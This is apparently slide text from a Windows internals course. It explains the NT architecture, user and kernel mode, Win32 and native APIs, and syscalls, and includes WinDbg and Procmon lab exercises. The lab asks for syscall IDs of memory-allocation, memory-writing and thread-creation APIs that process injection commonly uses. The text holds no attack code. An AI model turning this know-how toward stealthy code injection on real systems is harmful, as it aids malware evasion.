
Windows NT Basics



Introduction Windows NT


- Introduced in 1993 with Windows NT 3.1
- Major changes split between user mode and kernel mode
 - Increased stability
 - Better security
 - Control and resource management
 - Isolation and abstraction

Architecture of Windows NT




Reference: https://upload.wikimedia.org/wikipedia/commons/2/2f/Priv_rings.svg

User Mode



Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

Kernel Mode



Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

User Mode vs Kernel Mode

User Mode	Kernel Mode
Access System Resources	
Restricted access (Ring Level 3)	Unrestricted access (Ring Level 0)
Memory Management	
Each process own virtual address space Processes are isolated from each other	Access to all system memory, including all User Mode process memory

User Mode vs Kernel Mode

User Mode	Kernel Mode
Fault Isolation	
A failure (like a crash) typically affects only the failing process	Failure can potentially bring down the entire system (BSOD)
Hardware Interaction	
User mode applications need to use system APIs and system calls	Direct interaction with hardware e.g., drivers

Windows APIs

- Also referred as Win32 APIs
- Interface between applications and the operating system
- Located in various DLLs like User32.dll, Kernel32.dll, Gdi32.dll etc.
- Used to call or access the corresponding native API
- Typically used by developers

Native APIs

- Called by Win32 APIs
- Located in `ntdll.dll` or `win32u.dll`
- Offer a lower-level interface to the Windows
- Used to call or execute the corresponding system call
- Typically, not used directly by developers.


Chapter Two

Windows OS: System Calls



What is a System call or Syscall?


- Every syscall is related to a Native API (NTAPI):
- Part of syscall stub within native API
- Each syscall specific syscall ID or System Service Number (SSN)



Why are Syscalls needed?

- Responsible transition from user mode to kernel mode
- Why access Windows kernel?
 - Access to hardware (scanners, printers etc.)
 - Network connections, send and receive data packets
 - File system access
 - Etc.

Transition: Windows User Mode to Kernel Mode




Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

Practical Example: Notepad saves a File to Disk

- Save file with notepad to disk, notepad is required to:
 - Access the file system
 - Access required device drivers
- The problem → both components placed in the Windows kernel
- **The solution** → system calls aka syscalls

Practical Example: Notepad saves a File to Disk



The figure shows the transition from Windows user mode to kernel mode in the context of saving a file within notepad.exe.

LAB Exercise 1: Warm-Up

- Debug Syscall IDs
 - Use WinDbg on your DEV/LAB machine and open or attach to a process like x64 notepad.exe.
- Debug the syscall IDs for the following four native API's
 - NtAllocateVirtualMemory and NtWriteVirtualMemory
 - NtCreateThreadEx and NtWaitForSingleObject

LAB Exercise: Warm-Up

- Analyze privilege mode switching
 - Open Procmon and open a new instance of notepad.exe
 - Type some text into notepad.exe and save the file to disk
- Procmon, search for operation WriteFile and analyse the call stack for:
 - Win32-API CreateFile in user mode
 - Privilege mode switching by going from user mode to kernel via syscall
 - Native API NtCreateFile in kernel mode

LAB Exercise 1: Warm-Up


- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **05: Chapter 2** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

Summary: System Calls

- Responsible to initialize transition from user mode to kernel mode
- System call → part syscall stub from NTAPI
- Every system call → specific syscall ID and related to specific NTAPI
- Syscall and syscall stub retrieved from ntdll.dll
- Enable temporary access to kernel components
 - Device drivers, file system etc.

Chapter Three

